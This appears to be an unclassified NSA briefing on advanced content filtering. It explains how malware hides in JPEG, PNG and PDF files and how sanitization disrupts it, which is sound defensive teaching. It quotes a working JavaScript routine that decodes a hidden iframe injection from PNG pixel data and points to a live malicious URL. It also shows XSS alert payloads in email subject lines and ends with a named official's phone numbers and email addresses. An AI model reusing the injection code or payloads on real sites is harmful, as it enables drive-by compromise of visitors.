000115A8  1A 28 13 88 EA 5B E4 84 EC 68 31 DD 37 13 C9 6B 09 07 D9 3B  .(...[...h1.7..k...;
000115BC  76 A5 30 8A 60 78 BA 2C 2D 3D 7A ED F2 C3 41 AC CA 6D 7A B7  v.0.`x.,-=z...A..mz.
000115D0  14 F8 40 C1 41 3E 2C DC 25 94 9F 89 47 CF 0D 31 13 92 E3 56  ..@.A>,.%...G..1...V
000115E4  EA 69 F7 60 67 44 B7 E9 C7 DF 1B 4F 87 1E AB 5A 34 1B 8C 6D  .i.`gD.....O...Z4..m
000115F8  84 B1 C4 72 6F 8A D3 7A 62 CB 84 53 54 4F 6C 77 50 22 EF DD  ...ro..zb..STOlwP"..
0001160C  8A F4 AE 1D D8 FA 43 FF FE 3F 10 00 00 F8 B7 4F 9B 2C 90 00  ......C..?.....O.,..
00011620  00 75 5A 71 42 48 42 2F 6F 57 43 71 73 30 49 45 44 68 4D 54  .uZqBHB/oWCqs0IEDhMT
00011634  30 35 32 66 59 52 4C 37 72 58 78 53 42 71 45 49 65 71 76 6F  052fYRL7rXxSBqEIeqvo
00011648  6B 64 31 6B 30 48 41 75 61 56 67 71 66 71 47 2B 6E 2B 54 47  kd1k0HAuaVgqfqG+n+TG
0001165C  61 56 46 61 76 48 6F 36 35 69 55 4A 34 73 6F 4C 34 6C 58 7A  aVFavHo65iUJ4soL4lXz
00011670  36 54 63 78 4E 72 62 64 6A 55 59 39 61 73 49 2B
00011684  58 62 33 2F 73 48 34 4A 4C 6F 51 74 67 69 63
00011698  69 46 38 35 57 6B 30 6A 4C 41 72 41 66 46 70
```


Best Practice: Any content that exists after the file trailer and the end of file marker should be removed.

- (U) Configuration file is Base64, RC4, and XOR data located after the image file.
- (U) Best Practice is to detect the end of image in JPEG and remove extraneous data (disrupting the malware).

(U) http://blog.malwarebytes.org/security-threat/2014/02/hiding-in-plain-sight-a-story-about-a-sneaky-banking-trojan/

(U) PNG Image and JavaScript


- **(U) JavaScript loads a seemingly harmless PNG file into the DOM:**
  - (U) Then calls oCtx.getImageData(…).data;
  - (U) Then over a loop, builds a string based upon PNG data.



```
var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
var a = [];
var len = oData.length;
var p = -1;
for (var i=0;i<len;i+=4) {
	if (oData[i] > 0)
		a[++p] = String.fromCharCode(oData[i]);
};
var strData = a.join("");
```

  - (U) That string is pulled from PNG raw data and forms this iframe injection pointing to a malicious URL:
  - (U) Could be disrupted by rebuilding or randomizing PNG.


(U) Best Practice: Randomize and alter the file as much as possible. Perform bit stripping on the image to reduce quality and remove potentially hidden data.



```
var elm = document.createElement('iFrame');
elm.style.position = 'absolute';
elm.style.left = '-1000px';
elm.style.top = '-1000px';
elm.width = '468';
elm.height = '60';
elm.src = 'http://bestbinfo.com/infogob.php?i=26388';
document.body.appendChild(elm);
```

http://blog.sucuri.net/2014/02/new-iframe-injections-leverage-png-image-metadata.html

(U) PDF- Semantic Attacks



(U)

```
23 0 obj
<<
    /Length 11643
    /Filter/DCTDecode
    /Width -28986631481
    /Height 5
    /BitsPerComponent 8
    /ColorSpace/DeviceRGB
    /Type /XObject
    /Subtype/Image
>>
stream
........................
endstream
endobj
```


(U) Best Practice: ALL numerical values should be validated for correctness: If the value represents dimensions of an object, it should be validated against the object's actual data.

(U) FoxIt Reader 2.2 Vulnerability:

(U) https://vallejocc.files.wordpress.com/2014/12/foxitreader2.pdf

(U) JPEG Comments

(U)


SOI Section (0xFFD8 –Start of Image)
COM Section (0xFFFE – Comments)
0xFFFE, Length = 0 or 1(MINIMUM = 2)
APPn Section (0xFFE0 – Application Segments)
DQT Section (0xFFDB – Define Quantization Table)
SOF Section (0xFFC0 – Start of Baseline DCT with Huffman coding Frame)
SOS Section (0xFFDA – Start of Scan)
EOI Section (0xFFD9 – End of Image)

(U) Best Practice: When validating magic numbers, it's important to understand that accurately determining the file type and its version is only possible when parsing the entire file to determine that all of its content is compliant with the specification.

(U) Best Practice: Any file field that contains a known value or one that can be constrained by a whitelist defined in a file specification should be validated for correctness.

(U) Best Practice: ALL numerical values should be validated for correctness: If the value represents the length of a data block, it should be validated against the actual length of the data included.

U) Best Practice: In any free text field, the text should always be extracted and analyzed to determine if the text is allowed to remain in the file.

- (U) JPEG file has an invalid length field of 0 or 1 in the comments segment, invalid because it must be at least 2.
- (U) Image software would take the value of 'Length-2' and use it to copy memory.
  - (U) Problem: '0-2' = -2 bytes to copy, '0-1' = -1 bytes to copy.

(U) Microsoft GDI + JPEG Integer Underflow Vulnerability

(U) http://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=22888

(U) Data Hiding & Disclosure Examples

(U) Data Hiding Risks

- (U) The **Data Hiding** risk of a file or protocol is ability of a file or protocol to support the hiding of data within its structure. Can be either be:
  - **(U) Intentional** (e.g., data exfiltration, covert channel, malware C2 channel)
  - **(U) Accidental** (e.g., an unintentional spill of classified information without realization the data was there)
- (U) More prevalent in file types than in protocols due to their greater complexity and the difficulty in reliably parsing
- (U) Most non-trivial file types have some data hiding capability
- (U) As the complexity of modern file formats increases, the opportunity for data hiding increases dramatically
- (U) Traditional focus was on preventing human initiated data spillage
- (U) With the increased sophistication of data attacks, the emphasis has started to shift to also address automated data exfiltration and command and control communications

(U) Data Disclosure Risks

- (U) The **Data Disclosure** risk of a file or protocol is the possibility of accidently releasing sensitive, perhaps classified, information due the complexity of the file type and the inability to determine the releasability of the data in the file.
- (U) Two examples of how data disclosure can occur are:
  - (U) Inability to properly perform dirty word analysis on all of the content
  - (U) Inability of the content to support machine readable security markings (e.g., a security marking as part of viewable part of a image is extremely difficult to reliably detect and analyze)

(U) Images and Malware C&C

- (U) “HAMMERTOSS: Stealthy Tactics Define a Russian Cyber Threat Group” from FireEye Threat Intelligence (July 2015)
  - (U) Used Twitter and GitHub to distribute images for C&C of the malware
  - (U) “The tweet also contains a hashtag with information to allow HAMMERTOSS to extract encrypted instructions from an image file.”
  - (U) “While the image appears normal, it actually contains steganographic data. […deleted…] In this case, the image contains appended and encrypted data that HAMMERTOSS will decrypt and execute. The data may include commands or login credentials to upload a victim’s data to a cloud storage service. HAMMERTOSS locates the encrypted data at the offset specified in the tweet in Stage 2.”
  - (U) “MiniDuke behaves similarly to HAMMERTOSS by not only using Twitter for CnC, but also by downloading image files containing encrypted, appended content.” - MiniDuke is a suspected Russian backdoor (aka Remote Access Tool)
- (U) “The Duqu 2.0: Technical Details”, Kaspersky, Version 2.1, 11 June 2015.
  - (U) “Duqu 2.0 uses a sophisticated and highly flexible command-and-control mechanism that builds on top of the 2011 variant, with new features that appear to have been inspired by other top class malware such as Regin. This includes the usage of network pipes and mailslots, raw filtering of network traffic and masking C&C traffic inside image files.”

(U) Best Practice: Decompress image formats to raw pixel and introduce error to the images (e.g. randomized least significant bit modifications to one or more color planes) then lossy recompress the image.

(U) Overview of Advanced Content Filtering

(U) Why do we need Advanced Content Filtering?

- (U) “Let me lay it out for you: the “sophisticated” attackers are using phishing to get a foothold, then dropping malware which talks to C&C (Command & Control/C2) servers in various ways. <u>The phishing has three important variants you need to protect against: links to exploit web pages, documents containing exploits, and executables disguised as documents</u>. ***If you can’t reliably prevent those things, detect them when you’ve missed, and respond when you discover you’ve missed, then digging into the motivations of your attackers may not be the best use of your time.”***
  - (U) from http://newschoolsecurity.com/2014/11/modeling-attackers-and-their-motives


(U) Content Filtering and the Cyber Attack Lifecycle

- (U) The attack lifecycle has the following stages:
  - (U) Reconnaissance of Target
  - (U) Initial Compromise
  - (U) Establish Foothold
    - (U) Implantation of malware
    - (U) Establish Command & Control
    - (U) Establish Persistence
  - (U) Internal Recon and Move Laterally
  - (U) Maintain Presence
  - (U) Conduct Operations
    - (U) Destruction/Corruption of Data or Denial of Service
    - (U) Exfiltration of Data
    - (U) Both

- (U) Content Filtering is targeted at:
  - (U) Stopping Initial Compromise by blocking or neutralizing the exploit
  - (U) Stopping Establishment of the Foothold by preventing delivery of the Implant
  - (U) Denying Operations by
    - (U) Breaking Malware C&C
    - (U) Neutralizing the exfiltration of data
- (U) Content Filtering is not concerned with how malware works once on a system
- (U) Content Filtering is focused on how malware is delivered, how exploits occur, and how malware communicates

(U) Boundary Protection Triad


(U)


Signature, Heuristic, & Reputation Techniques (SHRT)
Advanced Content Filtering (ACF)
Behavioral Analysis & Analytics (BAA)

(U)

- (U) **<u>Each</u> component of the triad is critical to stopping and understanding cyber attacks**
- (U) SHRT
  - (U) Fast and low cost
  - (U) Great at stopping things known to be bad
  - (U) Ineffective against Zero Day attacks
  - (U) Deployed inline with the data flow
- (U) BAA
  - (U) Expensive and slow
  - (U) Good at detecting some classes of Zero Days and Malware
  - (U) Ideal for understanding Attack TTPs and supporting Attack Attribution
  - (U) Usually deployed in a T-configuration because of performance impact
- (U) ACF
  - (U) Moderate cost, some performance impact
  - (U) Very effective at stopping zero day and other malware attacks
  - (U) Does modify the data in transit
  - (U) Deployed inline with the data flow

(U) Content Filtering in Layered Cyber Defense Architecture



(U) Advanced Content Filtering (ACF) should be applied at all layers of an Organization's Cyber Defense Architecture:

- (U) At the IAP and Organization DMZ levels ACF is especially effective in email gateways and web proxies
- (U) At the Organizational server level (orange boxes) ACF can reduce the risk of lateral intra-org spread due to compromised workstation and it can reduce malware delivery via inbound encrypted tunnels (HTTPS, IPSEC VPNs)
- (U) At the workstation level, ACF enables filtering of data that can not be filtered at other levels like Encrypted Email, HTTPS connections, and Removal Media.

(U) Current Data Attack Detection Strategies

- (U) Signature/Heuristic
  - (U) Cannot defend against zero day attacks
  - (U) Used by Anti-Virus and Hash Cloud Vendors
  - (U) Does not address Malware C2 and Data Exfiltration
  - (U) Does not work against poly/metamorphic malware
- (U) Behavior Analysis
  - (U) Use virtualization technologies to "detonate the content in an isolated environment"
  - (U) Limited support for Malware C2 and Data Exfiltration
  - (U) Can be detected by malware so detonation does not occur

(U) A Different Approach

- (U) Filter the files and protocols
  - (U) Deep Content Inspection and Sanitization
  - (U) Format Conversion
  - (U) Canonicalization
  - (U) Flattening

(U) Deep Content Inspection & Sanitization (DCI&S)

- (U) Inspection
  - (U) Ensure that the data conforms with format specifications
  - (U) Based upon a robust understanding of syntactic structure and semantic meaning
- (U) Sanitization
  - (U) “Write Out Known Good” via a new file or template
  - (U) File Randomization of internal structure
  - (U) Removal or Transformation of the data

(U) DCI&S Continued

- (U) Pros
  - (U) Does not rely on signatures or knowledge of previous attacks
  - (U) Resulting file usually very close to original with minimal damage/changes
  - (U) Only reliable mechanism for valid text extraction for dirty word searching
  - (U) Very difficult to trick
- (U) Cons
  - (U) Requires a bit/byte level understanding of the file/protocol
  - (U) Specifications frequently don't match implementations
  - (U) Sanitization is frequently required
  - (U) Some data hiding and data disclosure analysis may require internal “rendering” of the file
  - (U) Some threats are too complex to eliminate with DCI&S

(U) Example of Writing Out Known Good

- (U) This issue should not be a problem on modern email clients; they are designed to prevent the execution of arbitrary JavaScript; however, older clients and home-grown clients may still have this problem

- (U) The first way is via the <script> tag:

```
Subject: Hello  <script>alert(‘You  have been hacked!’);</script> World
```

- (U) The second way is via the JavaScript protocol (aka JavaScript URLs or JavaScript URIs):

```
Subject: Hello javascript:alert('You have been hacked!’);World
```

- (U) The third way is via JavaScript events:

```
Subject: Hello onload=“alert(‘You have been hacked!’);” World
```


- (U) Mitigation

```
Subject: Hello World
```

(U) Recursion & Decomposition


- (U) Complex documents (e.g. PDF and MS Office) and container file formats (e.g. Zip, tar) are made of various files which must be handled individually
- (U) Decomposition extracts files (e.g. images or embedded objects) or content (e.g. text)
- (U) Decomposed objects are sent recursively through the filter pipeline for additional deep content inspection & sanitization
- (U) Embedded content like images, objects (OLE streams, ActiveX Controls, etc) are significant data attack, data hiding, and data disclosure risks
- (U) Filters must set limits on the amount of recursion to prevent resource exhaustion attacks
- (U) Only through decomposition can the threats against complex documents be successfully mitigated, by filtering all parts of the whole document

(U) *What is really inside a complex document?*



(U) Format Conversion

- (U) Converts a file to another related format before converting back to the original file format
- (U) Pros
  - (U) Can disrupt malware by altering the file
  - (U) Can remove unwanted or risky feature in the conversion process
  - (U) Can remove hidden data when layers are removed
- (U) Cons
  - (U) Does not handle disclosure risks (can increase)
  - (U) Might disrupt functionality of the file/protocol
  - (U) Increases attack surface at the converter application




(U) Canonicalization

- (U) Converts content from a specialized form to its standardized (i.e. canonical) or raw form
- (U) Pros
  - (U) There is no loss of fidelity in the data during the canonicalization process
  - (U) Can prove to be very effective for removing malware, malware C2 communications, and data exfiltration through some types of covert channels
  - (U) Can be used as a protocol break
  - (U) Works very well for imagery, video, and audio
- (U) Cons
  - (U) By itself provides limited filtering value for data hiding/disclosure

(U) Flattening

- (U) Conversion to another file/protocol which is less complex
- (U) Pros
  - (U) Effective in removing data attacks
  - (U) Can reduce data hiding attacks (by removing layers)
- (U) Cons
  - (U) Not reliable for data disclosure
  - (U) May require using vendor libraries or complex applications that are difficult to verify
  - (U) High probability the resulting file will differ in some content and major functionality from the original file/protocol
  - (U) Converting back to the original format may be impossible



(U) Why Does Filtering Work

- (U) Data Attack
  - (U) Some malware can be very fragile
  - (U) File-based malware tends to misrepresent itself
  - (U) Malware exploits defects in parsing, usually by providing a structurally wrong or logically incorrect file
  - (U) Malware developers like to hide payload in portions of files used for metadata storage, at the end of the file, between segments/markers in a file, and via steganographic techniques in the data area of files
- (U) Data Hiding/Disclosure
  - (U) Any information in illegal locations will be removed
  - (U) Alteration of content may disrupt covert channels
  - (U) Sanitizing or removing unnecessary fields will remove data that is not usually seen

(U) Summary

(U) The techniques discussed

- (U) Will modify the data
- (U) Will break digital signatures
  - (U) Digital Signatures provide **NO** guarantee of safety
- (U) Use structural and semantic validation based on the file type's specification
- (U) Focus on broad classes of problems not specific signatures
- (U) Have been shown to stop a wide variety of malware stretching over the last 20+ years
- (U) Are far more effective than signature, heuristic, and detonation chamber approaches
- (U) Can stop a large variety of data exfiltration, data spills, and malware C2
- (U) Can introduce some negative side effects, though they are usually minimal when using advanced filters

(U) Summary

- (U) Detailed file type/protocol risk analysis is available in NSA's Inspection and Sanitization Guidance documents
  - (U) https://software.forge.mil/sf/projects/contentfiltering
  - (U) US Gov PIV, CAC or valid ECA certificate required for access or email us.
- (U) Filtering requires a balance between accepting risk of content versus ability to work without that content
- (U) There will be false positives and negatives

(U) POCs

- (U) Boyd Fletcher
- (U) NSA IAD I21
- (U) Office: 410.854.4064
- (U) Mobile: 757.535.8190
- (U) NIPR: bcfletc@nsa.gov
- (U) NIPR: boyd.c.fletcher2.civ@mail.mil
- (U) SIPR: bcfletc@nsa.smil.mil
- (U) JWICS: bcfletc@nsa.ic.gov